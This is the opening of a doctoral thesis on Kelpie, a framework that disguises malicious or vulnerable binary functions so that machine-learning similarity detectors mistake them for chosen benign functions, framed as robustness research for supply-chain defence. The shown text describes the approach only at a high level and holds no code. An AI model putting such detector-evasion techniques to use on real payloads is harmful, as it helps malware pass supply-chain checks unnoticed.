UNIVERSITÉ DE LORRAINE | BIBLIOTHÈQUES UNIVERSITAIRES

AVERTISSEMENT
DROIT D'AUTEUR

Ce document est le fruit d'un long travail approuvé par le jury de soutenance et mis à disposition de l'ensemble de la communauté universitaire élargie.

Il est soumis à la propriété intellectuelle de l'auteur. Ceci implique une obligation de citation et de référencement lors de l'utilisation de ce document. Toute contrefaçon, plagiat ou reproduction illicite encourt une poursuite pénale.

Contact bibliothèque : ddoc-theses-contact@univ-lorraine.fr
(Cette adresse ne permet pas de contacter les auteurs)

Code de la Propriété Intellectuelle. articles L 122. 4
Code de la Propriété Intellectuelle. articles L 335.2- L 335.10

UNIVERSITÉ DE LORRAINE
34 COURS LÉOPOLD — CS 25233
54052 NANCY CEDEX
TÉL : 03 54 50 54 00
CONTACT@UNIV-LORRAINE.FR
WWW.UNIV-LORRAINE.FR

UNIVERSITÉ DE LORRAINE

École doctorale IAEM Lorraine

Adversarial Attacks Against Machine-Learning-Based Binary Code Analysis: A Zero-Query Black-Box Mimicry Attack Study

THÈSE

présentée et soutenue publiquement le 6 février 2026

pour l'obtention du

Doctorat de l'Université de Lorraine

(mention informatique)

par

Gabriel Sauger

Composition du jury

Président :	Marine Minier	Université de Lorraine
Rapporteurs :	Shyhtsun Felix Wu	National Cheng Kung University
	Valérie Viet Triem Tong	Centrale Supélec
Examinateurs :	Sazzadur Rahaman	University of Arizona
	Marine Minier	Université de Lorraine
Invité :	Olivier Festor	Université de Lorraine
Directeur de thèse :	Jean-Yves Marion	Université de Lorraine

Laboratoire Lorrain de Recherche en Informatique et ses Applications — UMR 7503

Mis en page avec la classe thesul.

Remerciements

L'emballement de la soutenance vint de passer. A cet emballement précédait l'emballement de la rédaction de la thèse, auquel précédait la dernière soumission de notre article, à laquelle précédait des expériences à terminer en urgence etc. A chacune de ces étapes, qui ont jalonné 5 ans de thèse (6 selon mes détracteurs), je me suis maintenu à flot grâce au soutien que m'a apporté mon entourage, que je veux remercier maintenant. Cette thèse est un travail d'équipe. Je souhaite tout d'abord remercier les membres du laboratoire qui m'ont accompagné d'autant de manières différentes qu'il existe de classes dans lesquelles les mettre :

- Carbone, mon équipe de travail, que j'ai connue sous plusieurs avatars différents. Merci en premier lieu à Jean-Yves, mon encadrant, pour sa patience et son exigence. J'ai énormément appris tant sur le plan scientifique que humain, au fil de nos discussions. Merci à Guillaume, Fabrice, Maira, Juline et Elsa pour tous leurs conseils et coups de main. Merci aux plus jeunes (ou aux "précaires" si c'est moins offensant) : Quentin, Léo et Victor (par ordre de proximité avec le Salut) qui ont vu que tout est possible; Romain et Pierre, qui ne manquait pas de passer dire coucou; tous les stagiaires avec qui on a bien rigolé et qui on eu la sagesse de ne pas rester faire une thèse avec nous.

- L'équipe du Pr. Sazzadur à la University of Arizona, que j'ai visité pour quelques mois, et qui a sauvé ma thèse. Je ne le remercierai jamais assez, à la fois pour son accueil et son acharnement à vouloir m'aider une fois rentré en France. Merci également à Muaz pour nos discussions intéressantes dans cette horrible cantine à Tucson, dont la dernière a initié mon sauvetage.

- Sémagramme, mon équipe d'accueil. J'ai squatté : vos bureaux (B230, gone but not forgotten), trois générations de doctorants, vos dîners d'équipe, votre secret santa, votre photo d'équipe, votre table le midi, et pourtant vous ne m'avez pas foutu dehors, et je fus même adoubé par votre PDG (un moment de faiblesse à la fin du repas, sans doute). Merci infiniment de cet accueil, heureusement que vous étiez là à un moment où j'en avais bien besoin. Merci aux permanents, Karën, Bruno, Philippe, Maxime, Vincent; aux jeunes, Vincent, Hee-Soo, Valentin, Amandine la Grande, Siyana, Lisa; aux plus jeunes, Marie, Bob, Fanny, Rémi et Clémentine. Merci également à Dylan, on a bien rigolé devant Carpenter. Mon seul regret est de ne pas avoir pu compléter mon palmarès de parasite en squattant votre séminaire au vert, mais il faut savoir se contenter de ce que l'on a.

- Les gens merveilleux qui peuplent la partie du laboratoire autre que les équipes remplies de scientifiques névrosés : merci beaucoup à Marie et Mariana pour nous avoir soutenu dans toutes nos démarches douteuses pour si peu qu'elles aient été drôles, à Caro et tous ses petits lapins. Un énorme bisou à Isabelle, "tes desserts ravissent nos estomacs autant que tes sourires réchauffent nos cœurs".

Merci à toutes les personnes que j'ai pu rencontrer lors de mes activités nancéiennes, au judo, au dessin ou à la musique. Vous m'avez montré qu'il existait d'autres manières d'envisager le monde que par une analyse cartésienne de la vie (ou que c'était juste vachement drôle de jeter des gens par terre).

Merci à tous les astos, piliers inébranlable d'amitié, que je cite aléatoirement (`tr -d r < names.txt | shuf`) : Arthur, Sylvain, Thomas, Paul, Loic, Quentin, Mathieu, Raph, Guillaume et Pierre. En particulier, Thomas et Sylvain m'ont montré le chemin en démarrant leur

thèse un peu avant moi, à une rue de là. Un grand merci à eux, à qui j'adjoindrai Mathias et Adèle, le groupe de thésard du confinement. J'aurais du gagner cette partie de dilemme du roi.

Ensuite, tous ceux qui méritent leur remerciement à part, parce qu'ils ne rentrent dans aucune des catégories ci-dessus ou pour toute autre raison : merci à Nathan d'être venu VOLER notre coupe de ping-pong en ramenant des try-hard de SON labo alors que nous les invitions, par pitié, à NOTRE tournoi. En parlant de ping, merci à Hélène et Cyril pour leur bonne humeur permanente. Merci à Priyansh de m'avoir fait goûter du mauvais whiskey, histoire que j'aie une baseline. Merci au traquenardeur et au grindeur originels, Bébert et MégaMax, ça fait du bien de refaire le monde de temps en temps ou de s'imaginer des carrières différentes.

Finalement, un grand merci à ma famille, même si vous ne compreniez pas toujours ce que je faisais vous aviez toujours l'air d'y croire au moins autant que moi, et ça me réchauffait le cœur. Je pense à Pépé qui aurait été très fier de moi.

Je distribue une dose supplémentaire de gratitude à Victor, qui s'est approprié avec rigueur et investissement une partie de la bourbe dans laquelle j'étais et m'a aidé à terminer ma thèse. Une autre rasade pour Vincent, qui m'a également sorti des ronces en me faisant manger un cours de parseurs sur clé USB (à raison !) et a programmé avec moi l'impossible, au moment où je n'avais plus le choix; avec qui j'ai passé les moments le plus marrants de ces années de thèses (le ping-pong, l'Obiout, les streams StS, la LAN mdr, les jeux de société, les discussions, les coupes de cheveux douteuses, les services cheval et j'en passe). Merci. Et tout le reste pour Hee-Soo, dont la flemme légendaire disparaît mystérieusement dès qu'il s'agit d'aider les autres. Merci de m'avoir tiré plusieurs fois hors de l'abandon, et pour avoir toujours été là lorsque ça comptait le plus.

Je partage cette victoire avec eux aujourd'hui.

To Punky.

Contents

Introduction

1 Context . . . 1
2 Problem statement . . . 3
3 Motivations . . . 4
4 Challenges . . . 5
5 Main Contributions . . . 6
6 Scientific and Ethical Perspective . . . 6
7 Thesis Organization . . . 7
8 Notation and Conventions . . . 7

Chapter 1
The Fragile Semantics of Binary Representations

1.1 The need for binary code analysis . . . 10
1.1.1 Compilation chain . . . 10
1.1.2 The effect of different compilers . . . 12
1.1.3 Semantics-Preserving Instruction Replacement . . . 13
1.2 Obfuscation techniques . . . 15
1.2.1 Opaque predicates and dead branches . . . 16
1.2.2 Instruction reordering and junk insertion . . . 17
1.3 Binary code reverse-engineering techniques . . . 18
1.3.1 Static analysis . . . 18
1.3.2 Dynamic analysis . . . 18
1.3.3 Other analysis tasks . . . 18
1.4 From observations to a method . . . 19

Chapter 2
Machine Learning for Binary Code Similarity Detection

2.1 The Binary Code Similarity Detection problem . . . 22
2.1.1 Problem statement and notations . . . 22

2.1.2 Program or function analysis? . . . 23
2.2 Evaluating BCSD frameworks . . . 24
2.2.1 Binary classification task . . . 24
2.2.2 Retrieval task . . . 25
2.3 Pitfalls of machine learning in BCSD . . . 26
2.3.1 Data: garbage in, garbage out . . . 26
2.3.2 Comparability and reproducibility . . . 27
2.4 State-of-the-Art in BCSD . . . 27
2.4.1 Non machine learning techniques . . . 27
2.4.2 Machine learning techniques . . . 29
2.4.3 ML-based program classifiers. . . . 29
2.4.4 ML-based function classifiers. . . . 30
2.5 Selected ML-based function classifiers . . . 31
2.5.1 Assembly code features models - *Asm2vec* from Ding *et al.* . . . 33
2.5.2 Assembly code features models - *jTrans* from Wang *et al.* . . . 34
2.5.3 CFG features - *GGSNN* from Li *et al.* . . . 36
2.5.4 CFG features - *GMN* from Li *et al.* . . . 37
2.5.5 IR and Dataflow features - *Zeek* from Shalev *et al.* . . . 39
2.5.6 Hybrid features - *Trex* from Pei *et al.* . . . 40
2.5.7 Hybrid features - *HermesSim* from He *et al.* . . . 42
2.5.8 Hybrid features - *CLAP* from Wang *et al.* . . . 44
2.6 Summary about the selected binary function classifiers . . . 45

Chapter 3
Foundations of Adversarial Machine Learning

3.1 Definition . . . 48
3.2 Types of Attack . . . 48
3.2.1 Poisoning Attacks . . . 50
3.2.2 Privacy Attacks . . . 50
3.2.3 Evasion Attacks . . . 50
3.2.4 Mimicry attacks . . . 52
3.3 Attacker Knowledge . . . 52
3.3.1 White-box Attacks . . . 53
3.3.2 Black-box Attacks . . . 53
3.3.3 Transfer Attacks . . . 53
3.4 Examples in Other Fields . . . 54
3.5 Adversarial Attacks on Generative AI . . . 55

3.6 Towards mimicry attacks on function classification models 56

Chapter 4
Targeted Mimicry Attacks on Binary Function Classifiers

4.1 Perturbation specificities and abstraction levels 57
4.2 Related work on binary-code evasion 58
4.3 Why targeted evasion attacks matter 60
4.3.1 Consequences of a targeted attack 60
4.4 Targeted mimicry attack for BSCD 61
4.5 Threat model 62

Chapter 5
The *Kelpie* Framework for Binary Adversarial Example Generation

5.1 Principle 66
5.1.1 Source code preprocessing 66
5.1.2 $Kelpie_{CF}$: Control flow structure imitation 68
5.1.3 $Kelpie_{ASM}$: Instruction distribution alignment 70
5.2 Implementation of $Kelpie_{CF}$ 75
5.2.1 C parser 75
5.2.2 Alignment algorithm 75
5.3 Implementation of $Kelpie_{ASM}$ 76
5.3.1 Liveness analysis and safe insertion points 76
5.3.2 Insertion algorithm 77
5.3.3 Liveness analysis example 77
5.3.4 Tools 79

Chapter 6
Empirical Evaluation of *Kelpie* Attacks

6.1 Experimental Setup 84
6.1.1 Datasets 84
6.1.2 Classification task 85
6.1.3 Retrieval test 86
6.1.4 How to measure the success of a mimicry attack? 87
6.1.5 Three other specific metrics 88
6.1.6 Binary function classifiers 89
6.2 Baseline Performance 90
6.2.1 Bias check 90

6.3 RQ1 - Attack Performance . . . 91
6.3.1 Setup . . . 91
6.3.2 Results . . . 91
6.3.3 Conclusion . . . 92
6.4 RQ2 - Comparison with regular code obfuscation techniques . . . 92
6.4.1 Setup . . . 93
6.4.2 Results . . . 94
6.4.3 Conclusion . . . 94

Chapter 7
Understanding and Mitigating *Kelpie* Attacks on Binary Classifiers

7.1 RQ3 - Ablation Study . . . 99
7.1.1 Setup . . . 100
7.1.2 Ablation Study 1 — $Kelpie_{CF}$ . . . 100
7.1.3 Ablation Study 2 — $Kelpie_{ASM}$ . . . 101
7.1.4 Conclusion of the ablation study . . . 101
7.2 RQ4 - Adversarial Training . . . 101

Chapter 8
Case Studies: Concealing Vulnerabilities and Payloads in Binaries with *Kelpie*

8.1 Supply-chain attacks from the wild . . . 106
8.2 Case study with vulnerable functions . . . 106
8.2.1 Vulnerability detection literature review . . . 107
8.2.2 Experimental Setup . . . 108
8.2.3 Classification test . . . 111
8.3 Case study with malicious payloads . . . 113
8.3.1 Compromised binary creation strategy - *Modularization* . . . 114
8.3.2 How to design a call chain . . . 115
8.3.3 Dataset Preparation . . . 117
8.3.4 Function-level clone classifiers evasion . . . 119
8.3.5 Application-level clone classifiers evasion . . . 119

Chapter 9
Conclusion and Perspectives

9.1 Summary of Key Findings . . . 121
9.2 Limitations . . . 122
9.2.1 Threat-model and Generality . . . 122

9.2.2 Methodological and Implementation Limitations . . . 123
9.2.3 External API Calls . . . 123
9.3 Concrete Future Work . . . 123
9.3.1 Prototype enhancements . . . 123
9.3.2 Bypassing source code . . . 124
9.3.3 Summary and evaluation of BCSD tools . . . 124
9.3.4 Using Kelpie to enhance BCSD tools . . . 124
9.3.5 Consequences of vulnerability to mimicry attacks . . . 125
9.3.6 Scaling Kelpie to programs . . . 125
9.4 Ethical considerations . . . 126

Appendixs

Appendix A
First annex

A.1 A crash course in assembly programming . . . 127
A.2 Common binary analysis constructs . . . 128
A.2.1 Control Flow Graphs (CFGs) . . . 128
A.2.2 Interprocedural Control Flow Graphs (ICFGs) . . . 129
A.3 Available tools for binary analysis . . . 129

Appendix B
Second annex

B.1 A more complete set of metrics for targeted attacks . . . 131

Résumé long

Résumé Substantiel en Français

Bibliography **139**

Introduction

1 Context

Over the past decades, the increasing interconnection of digital infrastructures has dramatically expanded the attack surface of modern computer systems. Software components, once isolated and monolithic, are now deeply integrated across cloud environments and complex software supply chains. This evolution has recently been formalized at the regulatory level by the European Cyber Resilience Act (CRA), which mandates stronger security guarantees for digital products and introduces requirements for transparency mechanisms such as Software Bills of Materials (SBOMs) [1]. An SBOM enumerates the components contained in a software artifact, including libraries, versions, dependencies and build information, with the goal of improving traceability and vulnerability management across supply chains. However, generating accurate SBOMs remains a major challenge for legacy software or third-party binaries whose source code is unavailable or incomplete. In this context, the ability to automatically analyse and identify binary code becomes essential, making binary code similarity and identification a cornerstone of modern cybersecurity [2, 3, 4]. Moreover, this increased reliance on SBOMs amplifies the impact of supply-chain attacks: if a library is stealthily compromised at the binary level, a trusted SBOM may remain consistent while the underlying binary is malicious, allowing vulnerabilities to propagate despite existing security controls.

Binary code analysis and adversarial attacks. Binary code analysis provides the methodological foundation for numerous defensive and offensive applications alike: vulnerability detection, malware clustering, authorship attribution or intellectual property protection [5, 6, 7]. It operates directly on compiled executables, where symbolic and syntactic information from the source code has usually been lost, requiring sophisticated reasoning over low-level semantics [8, 9]. While manual reverse engineering has for long been the standard, it is increasingly outpaced by the scale and complexity of modern software ecosystems [10, 11, 12]. The proliferation of open-source repositories and third-party dependencies in software supply chains further amplifies this challenge.

In response, the research community has turned to automated analysis of binary code, and in particular to machine learning (ML) techniques for scalability and performance purposes [4]. ML-based systems promise to automate tasks such as vulnerability detection or clone identification by aiming to learn statistical representations of program semantics, which were traditionally expert-driven. In particular, the field of *Binary Code Similarity Detection* (BCSD) has emerged as a unifying framework for these applications. Most modern ML-based BCSD models learn to map binary functions into a latent vector space with the objective that semantically equivalent functions are close to each other, enabling efficient retrieval and classification across architectures and compilation pipelines. Other approaches instead compute similarity directly through

pairwise comparison or graph matching. [13].

However, while increasing the quality of a security workflow, the integration of machine learning also introduces new vectors of attack. These models often achieve impressive performance on benchmark datasets, but their reliability under adversarial or out-of-distribution samples remains uncertain [14, 15]. Machine learning systems can be manipulated, sometimes with imperceptible perturbations, into producing incorrect or misleading results. Such *adversarial examples*, first discovered in image classification, reveal deep vulnerabilities in the way ML models generalize and interpret features [16, 17]. Extending these ideas to binary code raises both practical and conceptual challenges: code is discrete and highly structured, and is bound by execution semantics. Perturbing it without breaking functionality requires careful reasoning about control and data flow.




Figure 1: Famous adversarial example, Figure 1 from the seminal article on adversarial attacks of Goodfellow *et al.* [16]. The panda image on the left is classified as a "panda" with 57.7% confidence. It is then perturbed by adding some noise to its pixels, and the output is the image on the right. To the human eye, it is still a picture of a "panda", but for the targeted classifier it is now a "gibbon" with 99.3% confidence.




Figure 2: Adversarial example, binary code version. The goal is to design a perturbation that, if applied to a keylogger flagged as malicious by a classifier, produces a keylogger that is now flagged a benign. Contrary to Figure 1, the "+" symbol is not a simple sum of vectors.

Consequences of adversarial attacks. Adversarial attacks on machine learning models can have far-reaching consequences across a wide range of domains. In vision systems, small perturbations to images can cause self-driving cars to misinterpret stop signs or pedestrians [18], potentially leading to accidents. In audio and speech recognition, imperceptible modifications can cause voice assistants to execute unintended commands [19]. Even in natural language processing, subtle token-level manipulations can alter automated spam detection or content moderation outcomes [20].

In the binary code analysis domain, adversarial attacks take the form of evasion attacks on classifiers used to detect malicious functions or libraries. A particularly concerning application is in supply chain attacks, where an adversary can modify a payload so that it *mimics* a benign function at the binary level, and then insert that payload into a shared library or framework, that will then be delivered to a user system [21]. If the targeted system uses a machine learning-based similarity detector as a means of defence, it could be evaded if the backdoor were crafted to resemble benign library functions, allowing the malicious library to propagate unnoticed through downstream applications [22, 23].

Mimicry attacks. Mimicry attacks are a strategy for executing targeted adversarial attacks in which an adversary modifies an input so that it is perceived as a specific benign example, by "mimicking" its characteristics. A mimicry attack achieves more than only avoiding being flagged with a malicious label.

Mimicry has been studied in domains such as signal processing and host-based intrusion detection [24, 25], where attackers alter writing style or system-call patterns to blend with regular users. Transposing mimicry to the binary-function setting raises additional challenges: transformations must be strictly semantics-preserving and operate under toolchain constraints (for example, they have to "survive" the compilation toolchain). In this thesis we explore mimicry attacks for binary functions and develop *Kelpie*, our framework for implementing such attacks.

Supply chain attacks. Supply-chain attacks are a topical security issue that can be enabled by such targeted evasion attacks. ML-based BCSD classifiers are commonly envisioned as tools for detecting vulnerabilities or malicious modifications in binaries distributed through trusted software pipelines. If such models can be deceived, adversaries can propagate malicious code at scale.

Malicious actors can compromise upstream components and propagate compromised binaries downstream, reaching thousands of systems through legitimate update channels [26]. Recent incidents, such as the `xz-utils` [27] backdoor and the `event-stream` compromise, have demonstrated that a single modified function in a trusted library can lead to widespread system compromise before being detected. In such contexts, binary similarity detectors could be employed to ensure the integrity of binary code by comparing them against known benign references. However, if these classifiers can be deceived by adversarially modified binaries, the very tools intended to protect supply chains become themselves exploitable. Our study thus aims to assess whether ML-based binary similarity models could be subverted in this way, and to anticipate how mimicry techniques can be leveraged in realistic supply-chain intrusion scenarios.

2 Problem statement

This thesis studies the robustness of machine-learning models for binary code similarity detection (BCSD) under controlled, semantics-preserving adversarial transformations. We focus on a

constrained and realistic adversary: a *zero-query black-box* attacker who has no access to model architecture, training data or outputs to guide their attack, but who can select a benign target t from repositories accessible to the attacker, select a payload function p to hide, and then apply semantics-preserving code-level transformations to produce an adversarial sample $p^{(t)}_{adv}$. Our goal is to evaluate whether state-of-the-art BCSD classifiers mistake $p^{(t)}_{adv}$ for t while $p^{(t)}_{adv}$ retains the original semantics of p.

The thesis is organized around the following tasks:

Feasibility of adversarial perturbations. We develop and evaluate a semantics-preserving transformation tool, *Kelpie*, that perturb any function p so that its output $p^{(t)}_{adv} = Kelpie(p, t)$ is regarded by a variety of BCSD models as similar to another chosen benign target t. This task requires designing *Kelpie* in a black-box, zero-query setting, and under strict semantics-preservation constraints. We then measure mimicry success against multiple classifier families, for example graph-based or instruction-based. The objective is to quantify the robustness of these model classes to code-level mimicry and to identify which architectures and feature modalities are most vulnerable to our perturbations.

Analysis of influential syntactic features. We systematically study which syntactic traits exert the strongest influence on BCSD model outputs. Candidate traits include control flow patterns and instruction-level features (such as instruction distribution or instruction ordering). By applying controlled transformations that target only the selected trait at a time and observing the resulting change in similarity scores and ranking, we aim to map which syntactic modifications most effectively shift model embeddings and to determine how sensitivity to these traits varies across classifier families.

Transferability to malicious and vulnerable code. We evaluate whether transformation strategies developed on benign open-source sample functions generalize to real-world threats. Concretely, we apply *Kelpie* to instrumented versions of known malicious function (a keylogger and a wiper) and to functions known to contain vulnerabilities, then measure mimicry success against state-of-the-art generic and specialised classifiers. This task assesses whether the insights gained in controlled experiments remain effective on more complex security-relevant code, and therefore whether targeted mimicry can realistically be extended to supply-chain or vulnerability-hiding scenarios.

3 Motivations

Machine-learning models for binary similarity detection are increasingly studied in the literature, yet their security properties remain under-explored in comparison [14, 15, 4].

Testing and improving model robustness. A key motivation of this work is to evaluate and strengthen the robustness of ML-based binary analysis models. By deliberately constructing adversarial perturbations, we can probe model sensitivity and identify the features most responsible for misclassification [28].

Such adversarial testing serves a dual purpose: it exposes hidden weaknesses that may be exploited by attackers and it provides guidance for model improvement through adversarial training. Integrating adversarial samples into training datasets can increase classifiers robustness

against perturbations, leading to models that better capture semantic information and generalize across architectures, compilers or optimization levels [22]. This process contributes to building more trustworthy BCSD systems.

Attacking the first principle of ML-based classifiers. This thesis also questions a foundational assumption shared by most ML-based binary classifiers, that we name their *first principle*: that basic syntactic descriptions of pieces of code can serve as a reliable representation for learning semantic equivalence.

In practice, these models operate under the insight that instruction sequences, distribution or control-flow graphs statistically encode program semantics. By designing targeted adversarial transformations that manipulate only syntax while preserving semantics, we challenge this assumption directly. Demonstrating that classifiers can be systematically misled by purely syntactic mimicry reveals an inherent limitation in their design and underscores the need for representations that are explicitly grounded in program behaviour rather than surface-level statistical regularities.

4 Challenges

The adversarial manipulation of binary programs presents unique challenges compared to adversarial attacks in other domains.

Zero-query black-box constraints. The threat model considered in this thesis imposes particularly strong constraints on the adversary. We assume a strictly black-box, zero-query setting, in which the attacker has no access to the model architecture, training data nor to the model feedback. As a consequence, the attack cannot be guided by gradients or queries to the classifier. Instead, adversarial transformations must be devised *a priori*, without leveraging any model-specific knowledge or empirical tuning against the target system. This significantly increases the difficulty of the attack design.

The counterpart of this limitation, however, is generality: attacks that succeed under such a constrained model necessarily exploit fundamental properties of the learned representations. As a result, if an attack is sufficiently principled, it is more likely to transfer to unseen models and remain effective against future classifiers that rely on similar feature representations.

Function-level semantic preservation. One of the primary difficulties lies in ensuring that any transformation applied to a binary program preserves its original functional behaviour. In this work, this challenge is further constrained by the abstraction level at which we operate: we target function-level binary code similarity models, which analyse individual functions rather than whole binaries. As a result, adversarial transformations are confined to the body of a single function and must remain compatible with standard compilation and linking processes. This requires careful reasoning about low-level program properties, including dataflow and control dependencies (primarily at the assembly level), to prevent unintended side effects or crashes [29, 30].

Unlike domains such as images or audio, whose sample features are relatively continuous, even small modifications to a binary can easily render it non-functional, making semantics-preserving perturbations a particularly delicate task [31, 32, 33]. Moreover, operating at the function level forbids the use of many binary-level evasion techniques commonly explored in malware obfuscation and packing, such as hiding executable code in data sections or tampering

with executable headers (for example ELF or PE metadata). Consequently, the available attack surface is considerably reduced.

Experimental evaluation. Evaluating adversarial attacks on binary code is experimentally challenging. It requires not only the development of a robust attacking framework capable of generating semantics-preserving perturbations, but also the construction of a realistic benchmarking environment. This involves curating and preprocessing datasets of binaries, selecting, training and integrating multiple diverse BCSD models, and establishing reproducible procedures to compare model performance under adversarial conditions [34, 35]. Achieving meaningful and repeatable results demands careful implementation of both the attack generation and the evaluation pipeline.

5 Main Contributions

The thesis makes four main contributions:

1. **An adversarial generation framework for binary code. (Chapter 5**) We design *Kelpie*, a two-stage adversarial pipeline combining control-flow graph mimicry and local instruction-distribution alignment. This method enables the generation of semantically valid adversarial binaries under a black-box, zero-query threat model.

2. **A systematic evaluation across classifiers. (Chapter 6**) We evaluate the effect of adversarial transformations on eight BCSD models representative of the current state-of-the-art, demonstrating consistent degradation of similarity and classification metrics across a wide range of machine learning techniques.

3. **Interpretability analysis and case studies. (Chapters 7 and 8**) We perform ablation studies to evaluate how specific feature perturbations influence classifier decisions. Detailed case studies illustrate the practical application of *Kelpie* on real-world vulnerable and malicious functions, highlighting both model weaknesses and the effectiveness of targeted adversarial transformations.

4. **Foundations for robust model design.** The insights gained from these experiments inform potential defensive strategies, including de-biasing via adversarial training, semantic feature integration like hybrid symbolic–learning representations.

All code and datasets artifacts from this thesis are made available to promote open science.

6 Scientific and Ethical Perspective

The adversarial techniques developed in this work are designed as analytical instruments, not offensive tools. They aim to improve the resilience and transparency of ML-based detectors by exposing and characterizing their vulnerabilities. This research is therefore situated within the broader goal of building trustworthy machine-learning systems for security applications. All experiments are conducted on synthetic or open-source datasets [36, 37, 38], and dissemination follows responsible disclosure practices to prevent misuse.

7 Thesis Organization

This manuscript is organized as follows:

- **Chapter 1 and Chapter 2** introduce the necessary background on binary analysis and machine learning for BCSD;
- **Chapter 3** presents an overview of adversarial learning techniques and classifies existing attack models in the context of binary classifiers;
- **Chapter 4** focuses on a specific type of adversarial attack that is central to this work: targeted evasion attacks on BCSD models;
- **Chapter 5** introduces the *Kelpie* framework, its design principles, and the underlying transformation strategies;
- **Chapter 6**, **Chapter 7** and **Chapter 8** present quantitative evaluations and detailed case studies that illustrate the impact of adversarial transformations on various classifier families across different application scenarios;
- **Chapter 9** concludes the thesis with a discussion on the limitations of the approach and outlines future research directions for robust binary learning, and ethical considerations.

8 Notation and Conventions

Throughout this thesis, the term *program* refers to compiled artifacts such as executables or libraries. We denote by *payload* (p) the binary being transformed and by *target* (t) the benign reference whose features are mimicked. A summary of symbols and acronyms used throughout this thesis is provided in Table 1.

Symbol / Acronym	**Meaning**
$[[\cdot]]$	Semantics mapping $[[x]]$ = computable function implemented by program x.
C	Similarity model (scoring function) $C : \text{Prog}(\texttt{bin}) \times \text{Prog}(\texttt{bin}) \to \mathbb{R}$.
φ	Embedding / encoder $\varphi : \text{Prog(bin)} \to \mathbb{R}^d$ (latent vector).
d	Embedding dimension (latent space size).
Φ	Semantic preserving perturbation function, used in mimicry targeted attack definition.
$p_{adv}^{(t)}$	Adversarial function built with *Kelpie* from the pair of functions (p, t).
Kelpie	Name of our adversarial sample generation framework.
$Kelpie_{CF}$	Control-flow mimicry module of *Kelpie*.
$Kelpie_{ASM}$	Instruction distribution alignment module of *Kelpie*.
$\text{sim}_{\cos}(u, v)$	Cosine similarity $\frac{u \cdot v}{\|u\|\|v\|}$; $\text{dist}_{\cos} = 1 - \text{sim}_{\cos}$.
$\mathcal{R}$ (or R)	Repository / dataset of functions used in retrieval tasks.
$\text{Top}_K(q) \subseteq \mathcal{R}$	Set of the K most similar functions to function q according to the considered classifier.
HITS@K	Proportion of queries with a relevant item in top-K (retrieval metric).
TP / FP / TN / FN	True Positive / False Positive / True Negative / False Negative (binary classification outcomes).
ROC, *AUC*	Receiver Operating Characteristic curve and its Area Under Curve (classification metric).
CFG	Control-Flow Graph (graph of basic blocks and jump edges).
ACFG	Attributed Control-Flow Graph (CFG nodes enriched with block features).
IR	Intermediate Representation (for example VEX, LLVM IR used for architecture-independent features).
BCSD	Binary Code Similarity Detection (task / field name).
ML	Machine Learning.
GNN	Graph Neural Network (used for CFG/graph embeddings).
MLM	Masked Language Modelling (pre-training objective for transformer models).

Table 1: Notation and acronyms used in the thesis.

1

The Fragile Semantics of Binary Representations

Contents

1.1 The need for binary code analysis 10
1.1.1 Compilation chain 10
1.1.2 The effect of different compilers 12
1.1.3 Semantics-Preserving Instruction Replacement 13
1.2 Obfuscation techniques 15
1.2.1 Opaque predicates and dead branches 16
1.2.2 Instruction reordering and junk insertion 17
1.3 Binary code reverse-engineering techniques 18
1.3.1 Static analysis 18
1.3.2 Dynamic analysis 18
1.3.3 Other analysis tasks 18
1.4 From observations to a method 19

This first chapter revisits classical notions of binary code analysis through concrete examples that will serve as illustrations of the ideas behind this thesis. In particular, we focus on two recurrent phenomena that directly motivate the approaches developed later:

1. the instability of control-flow graphs (CFGs) under different compilation settings, which challenges model generalization and CFG-based similarity detection;

2. the existence of instruction-level equivalences, where one operation can be replaced by a semantically identical sequence, breaking syntax-based matching.

By exposing these properties early, we aim to bridge the gap between conventional program analysis (as covered in this chapter) and the adversarial and generative frameworks introduced in Chapter 5. The same notions will be reused in Section 5.1.2 to motivate the $Kelpie_{CF}$ transformation and in Section 5.1.3 to motivate instruction-level rewriting of $Kelpie_{ASM}$.

1.1 The need for binary code analysis

Modern software systems are written in high-level programming languages such as `C`, `C++`, or `Rust`, which provide abstractions to express complex algorithms in human-readable syntax called source code. However, processors execute only low-level machine instructions encoded as binary numbers, so a program written in source code needs to be translated first into executable machine instructions. This translation process is called *compilation* and is performed by compilers, which optimize and generate architecture-specific binaries.

While compilation is a well-understood and optimized process, recovering high-level semantics from binaries is highly non-trivial [2, 3]. Once compiled, much of the high-level structure, naming conventions, and type information is discarded, making binary code opaque and challenging to analyse. This gap introduces significant obstacles for program understanding, vulnerability discovery, malware analysis, and software auditing, particularly in cases where source code is unavailable, lost, or proprietary [29].

Reverse-engineering a binary to understand its behaviour is a fundamental task in security research, yet it remains difficult, especially when code has been optimized or intentionally obfuscated to hinder analysis. In real-world settings, analysts often encounter binaries that are stripped of debug symbols, interleave code and data, or contain constructs specifically crafted to disrupt disassembly and analysis tools. We present some of those obfuscations techniques in Section 1.2. We also present the traditional techniques for binary code analysis, both static and dynamic in Section 1.3. But first, let us give a compilation process example.

1.1.1 Compilation chain

A compiler typically consists of sequential stages, broadly divided into a *front-end*, a *middle-end* and a *back-end* [30]. Figure 1.1 describes a complete compiler tool-chain.

